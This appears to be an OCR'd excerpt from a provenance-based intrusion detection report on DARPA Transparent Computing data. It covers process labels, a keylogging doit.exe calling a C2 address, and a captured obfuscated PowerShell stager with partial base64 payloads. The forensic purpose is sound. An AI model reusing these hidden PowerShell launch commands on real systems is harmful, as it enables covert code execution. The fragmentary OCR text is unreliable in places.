
processname: c:\windows\explorer.exe
pid: 1776
starttime: 1542143252308905300
enddtime: 1542143252633756200

processname: c:\windows\system32\tasklist.exe
pid: 644
starttime: 1542143504639266200
enddtime: 1542143507443835500

processname: c:\windows\system32\tasklist.exe
pid: 4136
starttime: 1542142712255335200
enddtime: 1542142714213122800

processname: c:\windows\system32\ping.exe
pid: 3992
starttime: 1542142716326436000
enddtime: 1542142719542174700

suspicious sshd
a suspicious sshd process was executed on A, but no malicious activities did by the sshd.exe



processname: c:\windows\system32\cmd.exe

pid: 1168

starttime: 1542153786001327900

enddtime: -1

label: PT12 Execute sensitive programs timestamp: 1542154000894223500

processname: c:\program files\openssh-win64\ssh-shellhost.exe

pid: 3848

starttime: 1542153785944300800

enddtime: -1

label: PT12 Execute sensitive programs timestamp: 1542154000894223500

label: PT10 Its parent/ancestor process has network connection timestamp: 1542153779051442400

processname: c:\program files\openssh-win64\sshd.exe

pid: 3552

starttime: 1542153779053727600

enddtime: -1

label: PT12 Execute sensitive programs timestamp: 1542154000894223500

label: PT10 Its parent/ancestor process has network connection timestamp: 1542153779051442400

processname: c:\program files\openssh-win64\sshd.exe

pid: 1796

starttime: 1542145656690387800

enddtime: -1


label: PT12 Execute sensitive programs timestamp: 1542154000894223500

label: PT1 The process has network connections. timestamp: 1542153779051442400


vncserver
a `vncserver(pid:2504)` create a `winword.exe (pid:3188)`, `powerpnt.exe` and `execel.exe` which read several files:
`C:\Users\darpa\Documents\Missle_command.docx`,
`www.babycenter.com.docx`,
and `The game is played by moving a crosshair across the sky background via a trackball and pressing one of three buttons to launch a counte1.docx`

Finally, `vncserver(pid:2504)` also upload the `Missle_command.docx` and `Book1.xlsx`

cloud.exe
`c:\users\admin\documents\cloud.exe` was downloaded and executed by `firefox.exe(pid:4992)` the cloud.exe doesn't have visible windows, is uncertificated and is doing ScreenGrab. Thus we think it is suspicious.


processname: c:\program files\mozilla\firefox\firefox.exe
pid: 4992
starttime: 1542154911748325100
enddtime: -1
label: PT4 Load images from network. / Execute network script. timestamp: 1542134069555519600
label: PT8 RemoteDesktop timestamp: 1542154933791174500
label: PT10 Its parent/ancestor process has network connection timestamp: 1542153779051442400
label: PT1 The process has network connections. timestamp: 1542154917856190300
label: PT16 Screen Grab timestamp: 1542155524188710600
label: PT3 Access data from network. timestamp: 1542134069555519600
label: PT2 Access sensitive information timestamp: 1542141193180575100
PT1,3,FT1,D
PT3,3,FT1,D
PT10,0,=,D
PT1,0,PT10,D
filename: c:\users\admin\documents\cloud.exe
label: FT1 The file contains data from network timestamp: 1542134069555519600
label: FT3 The file may contains sensitive data from PHF timestamp: 1542154933791174500
label: FT2 Uncertificated. timestamp: 1542157428928148600
PT4,6,FT1,R
processname: c:\users\admin\documents\cloud.exe
pid: 1172
starttime: 1542157742617281700
enddtime: 1542157777015805500
label: PT4 Load images from network. / Execute network script. timestamp: 1542134069555519600
label: PT10 Its parent/ancestor process has network connection timestamp: 1542153779051442400
label: PT1 The process has network connections. timestamp: 1542157742657711900
label: PT16 Screen Grab timestamp: 1542157776558712200

doit.exe and doit2.exe
a suspicious doit.exe was downloaded from thunderbird.exe and was executed by tvnserver.exe, then the doit.exe perform Keylogger and Screengrab
doit2.exe was also download by thunderbird.exe


processname: c:\program files (x86)\mozilla thunderbird\thunderbird.exe
pid: 4376
starttime: 1542159275829215200
enddtime: -1
label: FT1 The file contains data from network timestamp: 1542160593612512200
label: PT10 Its parent/ancestor process has network connection timestamp: 1542153779051442400
label: PT1 The process has network connections. timestamp: 1542159276727590200
label: PT16 Screen Grab timestamp: 1542159287705053800
label: PT3 Access data from network. timestamp: 1542134069555519600
processname: system
pid: 4
starttime: 1542145656628826100
enddtime: -1
label: FT1 The file contains data from network timestamp: 1542160605120354400
label: PT1 The process has network connections. timestamp: 1542134096529481700
label: PF2 HeartBeat timestamp: 1542141331527884200
label: PT3 Access data from network. timestamp: 1542134069555519600
label: PT2 Access sensitive information timestamp: 1542141097364268600
PT1,3,FT1,D
PT3,3,FT1,D
PT1,3,FT1,D
PT3,3,FT1,D
filename: c:\users\admin\desktop\doit.exe
originName: c:\users\admin\appdata\local\temp\hcvomdno.exe.part
label: FT1 The file contains data from network timestamp: 1542134069555519600
label: FT3 The file may contains sensitive data from PHF timestamp: 1542159287705053800
label: FT2 Uncertificated. timestamp: 1542160624669504300
processname: c:\program files\tightvnc\tvnserver.exe
pid: 2440
starttime: 1542154160231946900
enddtime: 1542154209090834500
label: PT7 Keylogger timestamp: 1542154163757505200
label: PT10 Its parent/ancestor process has network connection timestamp: 1542152732799310300
label: F
PT4,6,FT1,R
=,0,PT5/PT6/PT7/PT8/PT9/PT12/PT16,R
=,0
processname:
pid: 1372
starttime: 0
enddtime: -1
label: PT4 Load images from network. / Execute network script. timestamp: 1542134069555519600
label: PT7 Keylogger timestamp: 1542154163757505200
label: PT1 The process has network connections. timestamp: 1542152732799310300
label: PT16 Screen Grab timestamp: 1542154877147599900
label: PF2 HeartBeat timestamp: 1542153933101855200

doit.exe send/receive msg from 128.55.12.185 on port 31337, then doit2.exe and a powershell followed the communication.

- C:\Users\admin\Desktop\doit.exe
- C:\Users\admin\Desktop\doit.exe
- powershell.exe

The parent process of doit.exe
- wrote into C:\Windows\System32\cmd.exe.Config
- wrote into C:\Users\admin\Desktop\doit.exe.Manifest
- lunched "C:\Windows\System32\cmd.exe" /C "C:\Users\admin\Copy\copy.bat"

powershell.exe
On the A machine, powershell.exe(pid:948) write a file(c:\users\admin\appdata\local\microsoft\windows\powershell\startupprofiledata-noninteractive)
and create another powershell.exe process(pid:5636) which write and execute a powershell script(c:\users\admin\appdata\local\temp\i0mk5he2.o5b.ps1). The powershell.exe(pid:5636) also load a system.dll library.

the following is powerhshell commands in the script:

```
5228$$$get-host
5228$$$@{
5228$$$$global:?
948$$$if([intptr]::size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\windowspowershell\v1.0\powershell.exe'}
948$$$@{
948$$$$global:?
```


```
5636$$$&([scriptblock]::create((new-object io.streamreader(new-object
io.compression.gzipstream((new-object
io.memorystream(,[convert]::frombase64string('h4siaba061sca7vwaw/bobd9nal9d0rhqbkg+ejci1
kuwmm2yidwake+xwpbsjrmmxyvivlv7x/fks016sbdbrdyiuf4zjaz770zxpfyyfoherkh0xhvfvot0jw
uh8hfrhn68vrvsqclvejqwe2tcksjwmkknzzaesg1rtug+ojuqrffdb7cnjxdxtysiugoj/pifzfghjpvpamkvj
x0jxroiscnn+4xxjxocyr8ubxi/b6zzgxxw+6cofmj9nk9nndxgk7ririvqvl5s6jntyuzyumhwsxwfwcxs
7iqeowpgvqqprf2dhfrfzu6gsfcl8uhdc/piv0wxj65hdpwxczyzr1y0san+bfejijex4tse477qgldjucu4x
mcxgbebivrvirqiuwy09hv6js7/i4jjv0r2jde8mghyk1dehebopqyusp+tl0lmzzrn3vsnzqbvucktu+zecf
om3sji0dxrxse6ze+db4jhzd619evxr/6xnfwyxd7lg8ynuwpywlhqr0e04pdr1twkq33ymnfdqafnkiin
kptfpfpbiykm0j/sxclnwxdslyelemau28ghhkdhu1v203xfyyrovfpsoq7ek+omythfqlj4jnyslcym91ct
kqsbrcvthgjsexb09h0uvtjreu3xzohzcpccigngkiccrxvgznyocqt0cyraog4vwb0h/rkcutmo7v89nqork
qn4tjwusebgnf15bdmikcji4xptmukkh+gymo4dsikdxes8+nmwo5jdl+nh7euiqucqe49jyiuxsyfqkdn
6hfz59agv1d5eygazoygazy0bijgjqxakaksbiqirgtfh8jwkmjkbrahuruydqbkm6kfhimd4il/jy9x8lg2k
ri5be+ia3odxqwoblrikp8uvzdqf7n7sdufoqgjkrgg5puxnxcy1xphphrivi4zjacahitklcfxjo7ju6ojbucj
vil9ojudvnerzlzrlmnf2nbky4bfpj1v8fp77+z60syj+nbug624ztc79w6zwv1fo4oqdbotednpsbsxwiw
co3nxh8tjy2j2ahk5ru6ja7p32oy33pbe7c39pmxu94va88d13w/e+85d5a1f28na1yyf4xa9kbsh5sys
v+mg3ts7tn9dxlvyfjxguo+xglhlatntwywgfw7vw4zxnt9399f+4gpue7txs3qxrc6nhmhuwsbamvnn
2brgpztaqcsdumsnw6bmnkoikkm3b5ndrmua/avfq/2ifidvcm/n4ecmtqlr3rzmforgl8rvlke2/en7safr
9czzwbqmi2y0jzurvkqm4zo8nllhaojw5afigkdwh4f/r3/gjqg7fbttnus37qtypry/vkk5bviluud7j1z9q
mxawmrzzibdaj150vhcwfk37hcaeqjq4rvcehesbm8ivdk59gzgujt240pfhjfg2j9nudp9gj6fvtjs0ddd7
bfj50uxlxoieusckq7yjmeg53p5e14uq8stb6tlyplnm6vxakcejtltln2ajj+bhc7wupkxnpv17v+flcuuof
zx/g2yx7v/2p0pgmv6mevny98v/bkmv5z6efmjlg50b0aot9plcgt6epjyp7wa+372pf87furk6s086h8
bgqashbyjaaa='))),[io.compression.compressionmode]::decompress))).readtoend()))
5636$$$@{
5636$$$start-sleep -s 1
5636$$$function fkvl {
5636$$${ $_.globalassemblycache -and $_.location.split('\\')[-1].equals('system.dll') }
```

Due to a mistake that MARPLE TA1 store all powershell command log using lower case, the obfuscation script cannot be decoded totally.
We can only observer part of behaviors:

1. the first layer powershell script is encoded using base64 and gzip
2. the second layer powershell script is also encoded using base64 and gzip

The following is details we can observe:

```
powershell.exe  -nop -w hidden -noni -c "if([IntPtr]::Size -eq
4){$b='powershell.exe'}else{$b=$env:win     dir+'\syswow64\WindowsPowerShell\v1.0\powers
hell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;    $s.Arguments='-noni -nop -w hidden -e
JgAoAFsAcwBjAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMAcgBlAGEAdABlACg
AKABOAGUAdwAtAE8AYg     BqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0A
UgBlAGEAZABlAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AQwBv
AG0AcAByAGUAcwBzAGkAbw     BuAC4ARwB6AGkAcABTAHQAcgBlAGEAbQAoACg
ATgBlAHcALQBP...(something missing)
```


processname: system
pid: 4
starttime: 1542145656628826100
enddtime: -1
label: FT1 The file contains data from network timestamp: 1542160605120354400
label: PT1 The process has network connections. timestamp: 1542134096529481700
label: PF2 HeartBeat timestamp: 1542141331527884200
label: PT3 Access data from network. timestamp: 1542134069555519600
label: PT2 Access sensitive information timestamp: 1542141097364268600
PT1,3,FT1,D
PT3,3,FT1,D
filename: c:\windows\syswow64\kernel32.dll
label: FT1 The file contains data from network timestamp: 1542134069555519600
PT4,6,FT1,R
processname:
pid: 2008
starttime: 0
enddtime: -1
label: PT4 Load images from network. / Execute network script. timestamp: 1542134069555519600
label: PT9 RemoteShell timestamp: 1542161608785117300
PT4,6,FT1,R
PT1,3,FT1,D
PT3,3,FT1,D
PT1/PT3/PT4,7,PT4,D
processname: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
pid: 948
starttime: 1542161607476713900
enddtime: -1
label: PT4 Load images from network. / Execute network script. timestamp: 1542134069555519600
label: PT9 RemoteShell timestamp: 1542161608785117300
label: PT3 Access data from network. timestamp: 1542134069555519600
PT4,6,FT1,R
PT3,3,FT1,D
filename: c:\users\admin\appdata\local\microsoft\windows\powershell\startupprofiledata-noninteractive
label: FT1 The file contains data from network timestamp: 1542134069555519600
PT1/PT3/PT4,7,PT4,D
PT1/PT3/PT4,7,PT4,D
PT3,2,FT1,R
processname: c:\windows\system32\windowspowershell\v1.0\powershell.exe
pid: 5636
starttime: 1542161609507139500
enddtime: -1
label: PT4 Load images from network. / Execute network script. timestamp: 1542134069555519600
label: PT9 RemoteShell timestamp: 1542161609758397400
label: PT1 The process has network connections. timestamp: 1542161637787898900
label: PT3 Access data from network. timestamp: 1542134069555519600
PT3,3,FT1,D
PT3,2,FT1,R
filename: c:\users\admin\appdata\local\temp\i0mk5he2.o5b.ps1
label: FT1 The file contains data from network timestamp: 1542134069555519600

4.2.4 Detection of Attacks on CADETS-CADETS


dropbear

